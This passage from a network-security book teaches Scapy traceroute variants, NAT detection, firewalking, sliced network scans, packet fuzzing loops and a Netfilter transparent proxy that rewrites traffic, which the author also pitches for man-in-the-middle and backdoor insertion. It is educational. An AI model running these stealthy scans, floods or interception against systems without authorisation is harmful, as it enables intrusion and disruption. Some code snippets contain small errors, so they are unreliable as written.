18 141.155.51.7    SA 72.1.148.50     SA 72.21.206.1     SA
[...]>
29 141.155.51.7    SA 72.1.148.50     SA 72.21.206.1     SA
30 141.155.51.7    SA 72.1.148.50     SA 72.21.206.1     SA
```

Then you can see the result with some additional methods. The `graph()` method will produce a graphical representation of the traceroute; Figure 6-7 shows an example.

```
>>> res.graph()
```

Note that routers are clustered by *Autonomous System* (AS) numbers.*

If you look closer at Figure 6-7, you may notice that there is an arrow looping on the 72.1.148.50 endpoint. If you look again to the path, you will see that 72.1.148.50

* An AS is a group of IP network blocks usually of the same administrative entity, having a common routing policy on the Internet.



Figure 6-7. Graphical representation of a traceroute with AS clustering

appears both as a router and as the target. This phenomenon will be explained in the next section, "Traceroute and NAT."

Now let's see what happens if we try to traceroute to a DNS server. Obviously, we will use a UDP packet to port 53 as payload. For efficiency, we will focus only on the end of the path by cutting our probe down to hops 8 to 15:

```
>>> res,unans=sr(IP(dst="ns1.msft.net",ttl=(8,15))/UDP(sport=RandShort()))
Begin emission:
Finished to send 8 packets.
*****.......................
Received 31 packets, got 5 answers, remaining 3 packets
>>> res.make_table(lambda (s,r): (s.dst, s.ttl, r.sprintf("%IP.src%{UDP: Hit!}")))
   207.68.160.190
8  207.46.41.49
9  207.46.35.97
10 207.46.35.33
11 207.46.35.69
12 207.46.38.198
```

As we can see on the capture, we have the beginning of the path, but we do not know why it stopped there. Have we reached the destination? Are there deaf routers remaining on the path? Are our packets dropped? We need to do better testing and send a real DNS request for a random domain. Our target will probably not know what we ask for, but it will politely say so, and that is precisely our goal: to have it say something.

```
>>> res2,unans=sr(IP(dst="ns1.msft.net",ttl=(8,15))/UDP(sport=RandShort())
...                                       /DNS(qd=DNSQR(qname="slashdot.org")))
Begin emission:
Finished to send 8 packets.
********
Received 8 packets, got 8 answers, remaining 0 packets
>>> res2.make_table(lambda (s,r): (s.dst, s.ttl, r.sprintf("%IP.src%{UDP: Hit!}")))
   207.68.160.190
8  207.46.41.49
9  207.46.35.97
10 207.46.35.33
11 207.46.35.69
12 207.46.38.198
13 207.68.160.190 Hit!
14 207.68.160.190 Hit!
15 207.68.160.190 Hit!
```

Now the result is much more complete and precise. As a side note, what we have done by hand can also be done with `traceroute()`. The `l4` parameter can receive a whole packet that will be used as ISO layer 4 above IP:

```
>>> a,b=traceroute("ns1.msft.net",minttl=8,maxttl=15,
                   l4=UDP(sport=RandShort())/DNS(qd=DNSQR(qname="foo.net")))
Begin emission:
*Finished to send 8 packets.
*******
Received 8 packets, got 8 answers, remaining 0 packets
   207.68.160.190:udp53
8  207.46.41.49    11
```

```
9  207.46.35.97    11
10 207.46.35.33    11
11 207.46.35.69    11
12 207.46.38.198   11
13 207.68.160.190
14 207.68.160.190
15 207.68.160.190
```

If we do not have a way to trigger an answer at layer 5 (the application layer), either because the protocol does not permit it or because we have not implemented it, we can try a less reliable but more universal technique: trigger an answer from layer 3 (the IP layer). There are many ICMP errors that a host can generate. If we target an open UDP port, the *protocol unreachable* and *port unreachable* errors are obviously not of great help, and a packet causing a *parameter problem* error will probably trigger it at the very first router. The only remaining one is the *time exceeded during reassembly* (type 11 code 1), which is triggered by a host when it did not receive all fragments from a datagram in a given time, usually 30 or 60 seconds.

So, the idea is to do the traceroute with an empty UDP packet that claims to be a fragment from a bigger datagram. The advantage is that we should get an answer from our target's IP stack after the timeout even if the layer 4 protocol is not supposed to answer. The big drawback is that fragmented packets may be reassembled by firewalls. Moreover, ICMP errors are often *rate-limited*, which means we may not get an answer for every stimulus sent (but it is better than nothing).

Here is the same probe using this fragmentation technique. We can note the big timeout that must be bigger than the one on the target's OS. IP flags are set to *More Fragments* while the fragmentation offset is kept at 0, meaning the packet is only the beginning of a bigger datagram. Being the first means that IP payload can be interpreted as UDP so that our intended destination, UDP port 53, can be known by routing equipment, and routing decisions will follow our instructions:

```
>>> res,unans = sr(IP(dst="ns1.msft.net", ttl=(8,15), flags="MF")
                   /UDP(sport=RandShort( ), dport=53), timeout=125)
Begin emission:
Finished to send 8 packets.
*****..***
>>> res.make_table(lambda (s,r):(s.dst, s.ttl,
                   r.sprintf("%-15s,IP.src% %ICMP.type% %ICMP.code%")))
   207.68.160.190
8  207.46.41.49    time-exceeded 0
9  207.46.35.97    time-exceeded 0
10 207.46.35.33    time-exceeded 0
11 207.46.35.69    time-exceeded 0
12 207.46.38.198   time-exceeded 0
13 207.68.160.190  time-exceeded 1
14 207.68.160.190  time-exceeded 1
15 207.68.160.190  time-exceeded 1
```

This time we know we have arrived because we switched from a *time exceeded in transit* error to a *time exceeded in reassembly* one. Again, it happens to be the final host here, but it could also be a firewall on the route that is trying to reassemble our incomplete datagram.

Traceroute and NAT

In this section we are going to explore some of the interesting interactions between Network Address Translation and traceroute. Let's start with the output of a traceroute:

```
>>> res,unans = traceroute("172.16.10.10", dport=443, maxttl=5)
Begin emission:
*****Finished to send 5 packets.
Received 5 packets, got 5 answers, remaining 0 packets
  172.16.10.10:tcp443
1 192.168.128.128 11
2 192.168.129.1   11
3 172.16.10.10    11  ❶
4 172.16.10.10    SA  ❷
5 172.16.10.10    SA
```

❶ The NAT gateway says our packet has not arrived yet; however, it has the IP we are looking for.

❷ The server tells us we arrived.

We can notice something strange about these two points: 172.16.10.10 is displayed twice: once saying our packet died without reaching the target, and once saying it is itself the target. While this might seem contradictory, it is in fact characteristic of the presence of a destination NAT. This is an important piece of information when you need to discover a network remotely. You can also visually spot it with Scapy's graphical traceroute representation (as shown in Figure 6-7) with the strange loop on 72.1.148.50.

When you discover a destination NAT, an important piece of missing information is the real destination of the packets. If everything is done correctly with the network, you should never be able to get this information. However, this is not often the case. The real IP address and port sometimes leak into the application data, and you can gather it by titillating an MTA, stirring a web server to look at error pages, etc. Another, rarer cause of the leak may be the NAT gateway itself. Managing the complexity of the Internet Protocol suite is not a simple task, and people often get it wrong. An algorithmic flaw sometimes happens when TTL expiration and NAT interact. Destination NAT must happen early in the routing process, even before the TTL is decreased, because the NAT could redirect the packet to the gateway itself. Thus, when the gateway decreases the TTL and notices the expiry, the NAT is already done. Most modern gateways act like this. When the ICMP error message

notifying the TTL expiry is built and sent, care must be taken to undo the NAT in the ICMP citation. Some gateways fail to do so.

Taking advantage of this flaw needs a custom tool. Indeed, the ICMP error we receive is wrong. The citation has been NATed and does not match the packet we sent anymore. Real stateful firewalls on the way would drop it, and even if it got back to the tool that sent it, it would not be recognized. Even Scapy will discard it. Here we can see hop 3 is missing:

```
>>> res,unans = traceroute("172.27.1.2", dport=443, maxttl=5)
Begin emission:
**.**Finished to send 5 packets.
Received 6 packets, got 4 answers, remaining 1 packets
  172.27.1.2:tcp443
1 192.168.128.128 11
2 172.27.2.2      11
4 172.27.1.2      SA
5 172.27.1.2      SA
```

That is why a special mode of operation is needed. Scapy's behavior can be tweaked to be more liberal to recognize such packets. The drawback of this mode is that it can sometimes match packets that are not related, and thus it must be used only when necessary. The mode is switched with the `conf.checkIPsrc` flag; for example:

```
>>> conf.checkIPsrc = 0
>>> res,unans = traceroute("172.27.1.2", dport=443, maxttl=5)
Begin emission:
*****Finished to send 5 packets.
Received 5 packets, got 5 answers, remaining 0 packets
  172.27.1.2:tcp443
1 192.168.128.128 11
2 172.27.2.2      11
3 172.27.1.2      11
4 172.27.1.2      SA
5 172.27.1.2      SA
```

Now that we captured the packet, we can look at it more precisely, and specifically at the ICMP citation. Compare a normal citation:

```
>>> res[1][1]
<IP  version=4L ihl=5L tos=0xc0 len=68 id=8714 flags= frag=0L ttl=63 proto=ICMP
 chksum=0x6a28 src=172.27.2.2 dst=192.168.128.1 options=''
|<ICMP type=time-exceeded code=0 chksum=0xe2e1 id=0x0 seq=0x0
|<IPerror  version=4L ihl=5L tos=0x0 len=40 id=43018 flags= frag=0L ttl=1
  proto=TCP chksum=0x23ff src=192.168.128.1 dst=172.27.1.2 ❶ options=''
|<TCPerror  sport=63883 dport=https ❷ seq=76101968L ack=0L dataofs=5L reserved=0L
 flags=S window=8192 chksum=0x68fb urgptr=0 |>>>>
```

❶ Original destination IP from ICMP citation.

❷ Original destination port from ICMP citation.

with one where the NAT has not been undone:

```
>>> res[2][1]
<IP  version=4L ihl=5L tos=0xc0 len=68 id=53077 flags= frag=0L ttl=62 proto=ICMP
 chksum=0xbedc src=172.27.1.2 dst=192.168.128.1 options=''
|<ICMP  type=time-exceeded code=0 chksum=0xebe1 id=0x0 seq=0x0
|<IPerror  version=4L ihl=5L tos=0x0 len=40 id=16980 flags= frag=0L ttl=1
  proto=TCP chksum=0x80b5 src=192.168.128.1 dst=172.27.10.2 ❶ options=''
|<TCPerror  sport=33915 dport=ssh ❷ seq=206018510L ack=0L dataofs=5L reserved=0L
 flags=S window=8192 chksum=0x7074 urgptr=0 |>>>>
```

❶ NATed destination IP in place of the original one.

❷ NATed destination port in place of the original one.

The citation is a snapshot of our stimulus right after the NAT into the gateway, which is exactly the information we wanted: the next and maybe final destination of our packet, 172.27.10.2:22.

Firewalking

Firewalking is a technique that involves scanning a network with a fixed TTL so that packets interact with the last gateway on the path to the network. Some other kinds of scanning techniques are only able to give a reversed image of what to look for. In those scans, a positive response is signaled by no answer, and a negative one is signaled either by an error message or by nothing happening (e.g., because of a filtering operation). So, you can only be sure about negative responses that are signaled by an error message. However, if the filtering operation is followed by a TTL decrementation, then the firewalking technique will be of great help.

If we do our scan with TTL set so that our packets die right after the filtering, packets not filtered out will trigger an ICMP *time exceeded in transit* error. We do not have a reversed mapping anymore. This will help much for UDP port and IP protocol scans. Unfortunately, on firewalls, TTL decrementation usually occurs before filtering, so that this technique will be efficient only when the firewall is followed by a router and not directly by the servers. This technique is also stealthier than a simple SYN scan because you never interact with servers; thus, no connections are opened, nothing can be logged, and even scan detectors that some administrator like to run on their final boxes will not see anything.

Here we do a traceroute to our target to determine the TTL of the last router before the servers. Then we do the same as a SYN scan but with TTL set to 11. We see that some of the packets have been filtered, some went through the filtering and were answered by the router, and some went through the filtering and died before reaching their target. So we have mapped the rules of the penultimate router without cooperation of the servers:

```
>>> traceroute("79.131.126.5")
[...]
10 79.131.123.73   11
11 79.131.123.54   11
12 79.131.126.5    SA
[...]
>>> res_c,unans = sr(IP(dst="79.131.126.5/29",ttl=11)/
TCP(dport=[22,23,25,53,113,80,443]), timeout=2, retry=-2)
>>> res_c.make_table(lambda (s,r):(s.dst, s.dport, r.sprintf("{TCP:%TCP.flags%}{ICMP:
%IP.src%#%r,ICMP.type%}")))
    79.131.126.1     79.131.126.2 79.131.126.3 79.131.126.4     79.131.126.5
79.131.126.6    79.131.126.7
25  79.131.123.54#11 -          -          -              -              -
-
80  -                -            -            79.131.123.46#11 79.131.123.54#11
79.131.123.30#11 -
113 RA             RA          RA          RA             RA             RA
RA
443 -                -            -            -                79.131.123.54#11
79.131.123.30#11 79.131.123.38#11

>>> traceroute("66.35.250.150")
Begin emission:
**************Finished to send 30 packets.
************
Received 26 packets, got 26 answers, remaining 4 packets
   66.35.250.150:tcp80
1  192.168.8.1     11
2  82.234.244.254  11
7  4.68.115.209    11
8  4.68.109.4      11
9  212.73.240.202  11
10 204.70.193.142  11
11 204.70.193.205  11
12 204.70.192.130  11
13 204.70.193.201  11
14 204.70.192.121  11
15 204.70.192.37   11
16 204.70.192.9    11
17 206.24.232.161  11
18 204.70.192.53   11
19 204.70.192.82   11
20 204.70.192.86   11
21 204.70.192.117  11
22 204.70.192.90   11
23 208.172.156.198 11
24 66.35.250.150   SA
25 66.35.250.150   SA
26 66.35.250.150   SA
27 66.35.250.150   SA
```

```
28 66.35.250.150   SA
29 66.35.250.150   SA
30 66.35.250.150   SA


>>> res,unans = sr(IP(dst=TARGET,ttl=23)/TCP(dport=[22,23,25,113,80,443]), timeout=4,
retry=-2)
Begin emission:
.******Finished to send 48 packets.
************************************Begin emission:
Finished to send 4 packets.
****
Received 49 packets, got 48 answers, remaining 0 packets
>>> res.make_table(lambda (s,r):(s.dst, s.dport, r.sprintf("{TCP:%TCP.flags%}{ICMP:
%IP.src%#%r,ICMP.type%}")))
    66.35.250.144   66.35.250.145   66.35.250.146   66.35.250.147   66.35.250.148
66.35.250.149      66.35.250.150      66.35.250.151
22  66.35.212.174#3 66.35.212.174#3 66.35.212.174#3 66.35.212.174#3
208.172.156.198#11 208.172.156.198#11 208.172.156.198#11 208.172.156.198#11
23  66.35.212.174#3 66.35.212.174#3 66.35.212.174#3 66.35.212.174#3
208.172.156.198#11 208.172.156.198#11 208.172.156.198#11 208.172.156.198#11
25  66.35.212.174#3 66.35.212.174#3 66.35.212.174#3 66.35.212.174#3
208.172.156.198#11 208.172.156.198#11 208.172.156.198#11 208.172.156.198#11
80  66.35.212.174#3 66.35.212.174#3 66.35.212.174#3 66.35.212.174#3
208.172.156.198#11 208.172.156.198#11 208.172.156.198#11 208.172.156.198#11
113 66.35.212.174#3 66.35.212.174#3 66.35.212.174#3 66.35.212.174#3
208.172.156.198#11 208.172.156.198#11 208.172.156.198#11 208.172.156.198#11
443 66.35.212.174#3 66.35.212.174#3 66.35.212.174#3 66.35.212.174#3
208.172.156.198#11 208.172.156.198#11 208.172.156.198#11 208.172.156.198#11


>>> res_c.make_table(lambda (s,r):(s.dst, s.dport, r.sprintf("[%IP.id%] {TCP:
%TCP.flags%}{ICMP:%IP.src%#%r,ICMP.type%}")))
    212.23.166.1             212.23.166.2 212.23.166.3 212.23.166.4
212.23.166.5             212.23.166.6            212.23.166.7
25  [25191] 212.23.163.54#11 -         -         -                 -
-                        -
80  -                        -            -            [6624] 212.23.163.46#11
[25195] 212.23.163.54#11 [8275] 212.23.163.30#11 -
113 [25192] RA               [52507] RA   [42356] RA   [6623] RA
[25194] RA               [17341] RA              [35382] RA
443 -                        -            -            -
[25196] 212.23.163.54#11 [8276] 212.23.163.30#11 [8946] 212.23.163.38#11
```

Sliced Network Scan

Sliced network scanning is a methodology to map a network. It tries to minimize the number of probes while maximizing the quantity of information squeezed out, and to represent it so that it is easy to be exploited by a human being. The idea is to select some interesting stimuli, usually some TCP ports, and to send them at different TTL. Classical scans give you a flat view of a network. But networks are not flat and this

scan will give you a view at each step of the path to servers, thus interacting with routers on the way. Usually, even most complex networks do not expose more than four levels.

Once you have determined which stimuli you want to send, use a traceroute probe to find your distance to the entry router of the network you want to map. Note the TTL `ttl`. Scan with the TTL fixed to `ttl` and display for each IP and each stimulus either the response for the server or the ICMP error and its source. In both cases, display the IP ID to spot responses coming from the same IP stack. If we still have some stimuli answered by ICMP *time exceeded in transit* errors, increase `ttl` by one and do it again.

Let's say `ttl` is 7 and that we use TCP SYN packets to interesting ports as stimuli:

```
>>> ans,unans=sr( IP(dst="1.1.1.72/29", ttl=7)/TCP(dport=[21,25,53,80,443,2]),
retry=-2 )
>>> ans.make_lined_table(lambda (s,r): (s.dport, s.dst, r.sprintf("%IP.id% {TCP:
%TCP.flags%}{ICMP:%IP.src% %ir,ICMP.type%}")))
---------+-------------------+-------------------+---------+-------------------+
        |                2 |               80 |     113 |              443 |
---------+-------------------+-------------------+---------+-------------------+
1.1.1.72 | 6408 2.2.2.62 11/0 | 6409 2.2.2.62 11/0 | 6410 RA | 6411 2.2.2.62 11/0 |
1.1.1.73 | 6412 RA            | 6413 RA            | 6414 RA | 6415 RA            |
1.1.1.74 | 6416 2.2.2.62 11/0 | 6417 2.2.2.62 11/0 | 6418 RA | 6419 2.2.2.62 11/0 |
1.1.1.75 | 6420 2.2.2.62 11/0 | 6421 2.2.2.62 11/0 | 6422 RA | 6423 2.2.2.62 11/0 |
1.1.1.76 | 6424 2.2.2.62 11/0 | 6425 2.2.2.62 11/0 | 6426 RA | 6427 2.2.2.62 11/0 |
1.1.1.77 | 6428 2.2.2.62 11/0 | 6429 2.2.2.62 11/0 | 6430 RA | 6431 2.2.2.62 11/0 |
1.1.1.78 | 6432 2.2.2.62 11/0 | 6433 2.2.2.62 11/0 | 6434 RA | 6435 2.2.2.62 11/0 |
1.1.1.79 | 6436 2.2.2.62 11/0 | 6437 2.2.2.62 11/0 | 6428 RA | 6439 2.2.2.62 11/0 |
---------+-------------------+-------------------+---------+-------------------+
```

We can immediately see that the packet died before reaching any IP address except 1.1.1.73, which is the router's internal interface's address. Indeed, the router is the only box reachable with this TTL that has to have an interface plugged to the network. 2.2.2.62 is the router's IP address on our side. Now we have internal and external IP addresses. We also can see that port 113 is blocked by this same router and that it spoofs the destination to send a TCP RST packet. This is common practice to avoid timeouts when one of those IP addresses connects to a daemon (e.g., MTA, IRC) that tries to harvest some information from an *ident* daemon on the client. The fact that all the packets have been sent by the same box is confirmed by the IP ID values that clearly come from the same IP stack.

Now we can try the same with `ttl` incremented to 8:

```
>>> ans,unans=sr( IP(dst="1.1.1.72/29", ttl=8)/TCP(dport=[21,25,53,80,443,2]),
retry=-2 )
>>> ans.make_lined_table(lambda (s,r): (s.dport, s.dst, r.sprintf("%IP.id% {TCP:
%TCP.flags%}{ICMP:%IP.src% %ir,ICMP.type%}")))
```

```
---------+-------------------+--------------------+---------+--------------------+
         |                 2 |                 80 |     113 |                443 |
---------+-------------------+--------------------+---------+--------------------+
1.1.1.73 | 6481 RA           | 6482 RA            | 6483 RA | 6484 RA            |
1.1.1.74 | 3943 RA           | 3944 SA            | 6485 RA | 3945 RA            |
1.1.1.75 | 3946 RA           | 3947 1.1.1.75 11/0 | 6486 RA | 3948 1.1.1.75 11/0 |
1.1.1.76 | -                 | -                  | 6487 RA | -                  |
1.1.1.77 | -                 | -                  | 6488 RA | -                  |
1.1.1.78 | 6489 2.2.2.62 3/1 | 6490 2.2.2.62 3/1  | 6491 RA | 6492 2.2.2.62 3/1  |
---------+-------------------+--------------------+---------+--------------------+
```

This time we do not have any answer from network and broadcast addresses (1.1.1.72 and 1.1.1.79). All messages from 1.1.1.74 and 1.1.1.75 except port 113 come from the same box, just as the IP ID suggested. But 1.1.1.75:80 and 1.1.1.75:443 are answered with an ICMP *time exceeded in transit* error. This may seem like 1.1.1.75 is acting as a NAT gateway, both serving a web site on 1.1.1.74 and redirecting some traffic on 1.1.1.75. Comparison of what happens on 1.1.1.77 and 1.1.1.78 may suggest that router tried to reach 1.1.1.78 and its ARP requests were unanswered because it sent an ICMP *host unreachable* error. On the other hand, 1.1.1.77 and 1.1.1.76 did not trigger any error, either because hosts exist and dropped the packets or because IP addresses are filtered at the entry router.

The next TTL to try is 9:

```
>> ans,unans=sr( IP(dst="1.1.1.72/29", ttl=8)/TCP(dport=[21,25,53,80,443,2]), retry=-
2 )
ans.make_lined_table(lambda (s,r): (s.dport, s.dst, r.sprintf("%IP.id% {TCP:
%TCP.flags%}{ICMP:%IP.src% %ir,ICMP.type%}")))
---------+-------------------+--------------------+---------+--------------------+
         |                 2 |                 80 |     113 |                443 |
---------+-------------------+--------------------+---------+--------------------+
1.1.1.73 | 6507 RA           | 6508 RA            | 6509 RA | 6510 RA            |
1.1.1.74 | 3961 RA           | 3962 SA            | 6512 RA | 3963 RA            |
1.1.1.75 | 3964 RA           | 15332 SA           | 6513 RA | 15335 SA           |
1.1.1.76 | -                 | -                  | 6514 RA | -                  |
1.1.1.77 | -                 | -                  | 6515 RA | -                  |
1.1.1.78 | 6517 2.2.2.62 3/1 | 6518 2.2.2.62 3/1  | 6519 RA | 6520 2.2.2.62 3/1  |
---------+-------------------+--------------------+---------+--------------------+
```

Every target is reached. We do not need to go further. The last missing information was about 1.1.1.75:80 and 1.1.1.75:443. Now we know they are both NATed to the same box. We can make a first sketch of the network, as shown in Figure 6-8.

Fuzzing

To find bugs in a network stack by black-box testing, there are two extremes. At one end, you can study the protocols used, try to understand them, envision the possible errors that could have been done, and test them. At the other end you send only garbage to the black box and wait for it to crash. The dumbness of this second approach is usually compensated by the speed at which you can send tests; however, if you



Figure 6-8. Discovered network

barrage an IP stack with only garbage, then an average of only 1 out of 216 packets will have a correct checksum, and the other packets are likely to be discarded at the first sanity check. Thus, the speed benefit is negated. As usual, extremes do not work well and you have to find compromises. Enter *fuzzing*, which is a method for finding bugs in a network stack by black-box testing using crafted packets in which only a few of the field values of a packet's layers have been replaced with garbage.

Scapy tries to make fuzzing as practical as possible. Fields automatically computed are not fuzzed. Thus, by default, the checksum or the length will be right. It is up to you to decide whether you want to widen the fuzz or narrow it. Narrowing is done by overloading a random value in a field by a fixed value. Widening is done by overloading the `None` value that triggers the automatic computation with a random value.

Fuzzing is done by building a *fuzzy* packet and sending it until something interesting happens. A fuzzy packet is a normal packet for which some layers have had some fields' default values replaced with volatile random objects. This operation is done by the `fuzz()` function, which takes a layer and returns a copy of it with some default values changed for suitable random objects:

```
>>> a=IP()/TCP()
>>> hexdump(a)
0000   45 00 00 28 00 01 00 00  40 06 7C CD 7F 00 00 01   E..(....@.|.....
0010   7F 00 00 01 00 14 00 50  00 00 00 00 00 00 00 00   .......P........
0020   50 02 20 00 91 7C 00 00                           P. ..|..
>>> hexdump(a)
```

```
0000   45 00 00 28 00 01 00 00  40 06 7C CD 7F 00 00 01   E..(....@.|.....
0010   7F 00 00 01 00 14 00 50  00 00 00 00 00 00 00 00   .......P........
0020   50 02 20 00 91 7C 00 00                           P. ..|..
>>> b=fuzz(a)
>>> hexdump(b)
0000   06 67 00 2C 44 F2 A0 00  2C 06 42 AD C0 A8 05 19   .g.,D...,.B.....
0010   6E 99 9E 6A D3 00 00 00  D0 AB BF 7F 46 7D 34 D9   n..j........F}4.
0020   23 A9 FE 13 5E 73 F0 8B  14 5B 9C 86               #...^s...[..
>>> hexdump(b)
0000   3D 00 00 48 D3 5D A0 00  B1 06 6E 6D C0 A8 05 19   =..H.]....nm....
0010   B0 36 9A 03 64 2D 9B F3  04 4F 8F 50 D3 33 72 90   .6..d-...O.P.3r.
0020   D2 03 F1 82 58 C9 A6 9C  C2 14 E4 88 E3 DB B8 FD   ....X...........
0030   40 00 00 00 51 24 53 49  79 32 C1 6B 2F 86 1C B1   @...Q$SIy2.k/...
0040   5F D7 13 DF E5 75 6B 7A                           _....ukz
```

In this example, the IP and TCP layers are fuzzed. It may seem totally random, but if you look closely, you will see the IP protocol field is correctly set to `IPPROTO_TCP`, which is 6. More difficult to verify, both IP and TCP checksums are correct. On the other hand, the IP version field is randomized. It is very probable that the first thing any IPv4 stack will do is to check this value and drop the packet if it is not 4. That means that at best, only one packet out of sixteen will go deep into the stack's code, and the efficiency of the fuzzing will be divided by at least 16. Nevertheless, this test is important to do, as is testing what happens when the checksum is bad. If you shortcut these tests, you miss some branches of the stack's code.

So, as we mentioned earlier, we will need to widen the fuzzing to check sanitization code error-handling. This code is usually very simple, so errors are rare. But on the other hand, data that does not pass these trivial sanity checks are very scarce and the error-handling code is almost never tested, so bugs may stay here for a long time before being discovered. If there is one, you should see it very quickly:

```
>>> send(fuzz(IP(dst=TARGET,chksum=RandShort())/TCP()), loop=1)
>>> send(fuzz(IP(dst=TARGET)/TCP()), loop=1)
>>> send(fuzz(IP(dst=TARGET,version=4, chksum=RandShort())/TCP()), loop=1)
```

Now, we can narrow the fuzzing a bit to pass sanitization and focus on functionality handling:

```
>>> send(fuzz(IP(dst=TARGET, version=4)/TCP()), loop=1)
```

Scapy comes with another way of fuzzing. It provides two functions, `corrupt_bits()` and `corrupt_bytes()`, that can alter a string randomly. If applied to a payload, they can be used to assess the robustness of a protocol stack. These two functions take either the `n` parameter to indicate a number of bits to switch or a number of bytes to change, or the `p` parameter to indicate the percentage of the string that has to change, either bit by bit or byte by byte. Which function is more efficient at triggering bugs depends on the protocol. The easiest way to use these functions is to use their `CorruptedBits()` or `CorruptedBytes()` class wrappers that will change the corruption each time they are used. This technique can also be used on totally unknown protocols provided that you can capture some traffic:

```
>>> a=sniff()   # capture 1 packet of an unknown protocol
>>> proto = a[UDP].payload
>>> send(IP(dst=target)/UDP(dport=dport)/Raw(load=CorruptedBytes(proto, p=0.01)),
        loop=1)
```

Support for fuzzing in Scapy is incomplete for the moment. Nothing is done to detect whether a packet hit a bug, and if you realize you hit one, nothing is done to help you replay potentially interesting packets.

For now, the way to go is using a sniffer to capture all the traffic generated by Scapy (if you use *tcpdump* as the sniffer, do not forget the `-s0` to capture the whole packet). If you detect a problem in your black box, you will have to dig into the capture and send some packets again to find the one that triggers the bug. If you know the moment when the bug was hit, you will reduce the number of packets to replay. Do not forget that some rare bugs may need a sequence of packets to be triggered, so you may not be looking for one packet but for two or more.

6.5 Packet Mangling with Netfilter

Packet mangling is about altering packets on the fly. This is usually done through some sort of proxy acting like a man-in-the-middle device. You may have an idea of how you want to transform the packets, and if you have a tool that suits your needs but lacks one small transformation on the shape of the packets or you need to trigger the sending of other packets, there is usually no need to rewrite a new tool. We can try to let the tool do its work and intercept its traffic at the packet level and apply our transformations. One easy way to do this is to use a tool called Netfilter.

Netfilter is a very versatile and powerful piece of code. The project is essentially the packet-filtering framework that is part of the Linux kernel. It has all sorts of NAT, TOS settings, TTL mangling, TCP MSS clamping, IPv4 options stripping, and even XOR. It was originally designed to assist with firewalling and other legitimate network needs, but can be used to perform all sorts of mangling and other devious actions. We are going to see two features that alter network traffic on the fly: transparent proxying will enable you to work on streams, while manipulating QUEUE and NFQUEUE will enable you to work on packets (i.e., in datagram mode).

Transparent Proxying

Transparent proxying is the act of redirecting a connection to a proxy on the fly without the client being aware. It is mainly used by people that want to put HTTP connections through a web cache to reduce bandwidth and increase network efficiency. But it is also a very powerful means to alter application data or run a man-in-the-middle attack.

Transparent proxying with Netfilter is done with the REDIRECT target. Transparent proxying is a very special kind of destination NAT. It will be configured as the DNAT target in the PREROUTING and OUTPUT chains of the nat table. The rule will provide a local TCP or UDP port to which the transparent proxy is listening. The big difference with a destination NAT is that the original destination must not be forgotten. A getsockopt( ) call with the special SO_ORIGINAL_DST will return the real destination in the shape of an Internet socket address. Let's examine how to do this with an example.

The python program presented in Example 6-16 will listen on port 8888, and each connection will be managed by a freshly forked child process. Each child will retrieve the original destination information, connect to it, and convey packets back and forth. While conveying the messages, it will replace some letters by numbers in the server to client direction, so that servers will understand clients, but clients will see servers speak *l33t*.

Example 6-16. A l33t sp33ch transparent proxy

```
#! /usr/bin/env python

import struct,os,sys
from select import select
from socket import *
import string
SO_ORIGINAL_DST = 80

PORT=8888
SUBST = string.maketrans("oOeEiIlLtTgGbBsS","0033311117796885 5")

s = socket( )
s.setsockopt(SOL_SOCKET, SO_REUSEADDR, 1)
s.bind(("",PORT))
s.listen(5)
print >>sys.stderr, "Listening on port %i" % PORT
while 1:
    t,(clt_ip,clt_port) = s.accept( )
    if os.fork( ) == 0:
        break
    t.close( )

# Child: relay the connection
s.close( )
pid = os.getpid( )

# Get original destination
sockaddr_in = t.getsockopt(SOL_IP, SO_ORIGINAL_DST, 16)
srv_port,srv_ip = struct.unpack("!2xH4s8x", sockaddr_in)
srv_ip = inet_ntoa(srv_ip)
print >>sys.stderr, "[%5i] Got CNX [%s:%i]=>[%s:%i]" % (pid,
                                                       clt_ip,clt_port,
                                                       srv_ip,srv_port)
```

Example 6-16. A l33t sp33ch transparent proxy (continued)

```
try:
    s = socket()
    s.connect((srv_ip,srv_port))
    while 1:
        rcv,_,_ = select([s,t],[],[])
        for sk in rcv:
            l = sk.recv(4096)
            if not l:
                raise Exception("Connection closed by a peer")
            if sk == s: # translate only for one way
                l = l.translate(SUBST)
            (s,t)[sk==s].send(l)  # send l to the other socket
except Exception,msg:
    print >>sys.stderr, "[%5i] %s" % (pid,msg)
    pass
s.close()
t.close()
print >>sys.stderr, "[%5i] Closing" % pid
```

Before we launch the transparent proxy program, let's figure out how to redirect traffic through it. If we are on a gateway, we can redirect all the HTTP traffic by using the following rule:

```
# iptables -t nat -I PREROUTING -p tcp --dport 80 -j REDIRECT --to 8888
```

If we want to play locally, we will need to put a rule in the `OUTPUT` chain because packets created by a given host will not pass through the `PREROUTING` chain of the same host. The trap here is that connections created by our transparent proxy do *not* go through `PREROUTING` but *do* go through `OUTPUT`. Therefore, we have to avoid redirecting connections coming from the transparent proxy, or we will create an infinite loop. One way is to use the `owner` module and make the rule avoid connections created by `redirect.py` (which is the name of the transparent proxy program):

```
# iptables -t nat -I OUTPUT -m owner ! --cmd-owner redirect.py -p tcp --dport 80 -j
REDIRECT --to 8888
```

If you put the redirect rule on the `OUTPUT` chain, make sure that it will not match connections created by the transparent proxy that have exactly the same source IP address, destination IP address, and destination port. If you fail to do so, you will create an infinite loop.

This technique can be used in many situations with varying purposes and effects. More useful applications of this include man-in-the-middle attacks, fuzzing, data corruption, and backdoor or exploit insertion. Sniffing is also possible, and using this type of solution will help you avoid having to reassemble streams.

Here is the result of a request with Example 6-16's l33t sp33ch transparent proxy in place:

```
$ telnet www.google.com 80
Trying 66.249.93.147...
Connected to www.l.google.com.
Escape character is '^]'.
GET / HTTP/1.0

H77P/1.0 302 FOund
10ca710n: h77p://www.900913.fr/
Cach3-C0n7r01: pr1va73
537-C00k13: PR3F=1D=c3a8457317d7959f:7M=1156052910:1M=1156052910:5=vY9NXOWjpWVa1
5ma; 3xp1r35=5un, 17-Jan-2038 19:14:07 6M7; pa7h=/; d0ma1n=.900913.c0m
C0n73n7-7yp3: 73x7/h7m1
53rv3r: 6W5/2.1
C0n73n7-13n97h: 218
Da73: 5un, 20 Au9 2006 05:48:30 6M7
C0nn3c710n: K33p-A11v3

<H7M1><H3AD><m37a h77p-3qu1v="c0n73n7-7yp3" c0n73n7="73x7/h7m1;char537=u7f-8">
<71713>302 MOv3d</71713></H3AD><80DY>
<H1>302 MOv3d</H1>
7h3 d0cum3n7 ha5 m0v3d
<A HR3F="h77p://www.900913.fr/">h3r3</A>.
</80DY></H7M1>
Connection closed by foreign host.
```

As you can imagine, this method is a very good candidate for on-the-fly application protocol fuzzers to corrupt traffic between real clients and servers. This can also be used selectively to corrupt traffic on one leg of the network connection in order to perform a targeted fuzzing attack on either the client or the server.

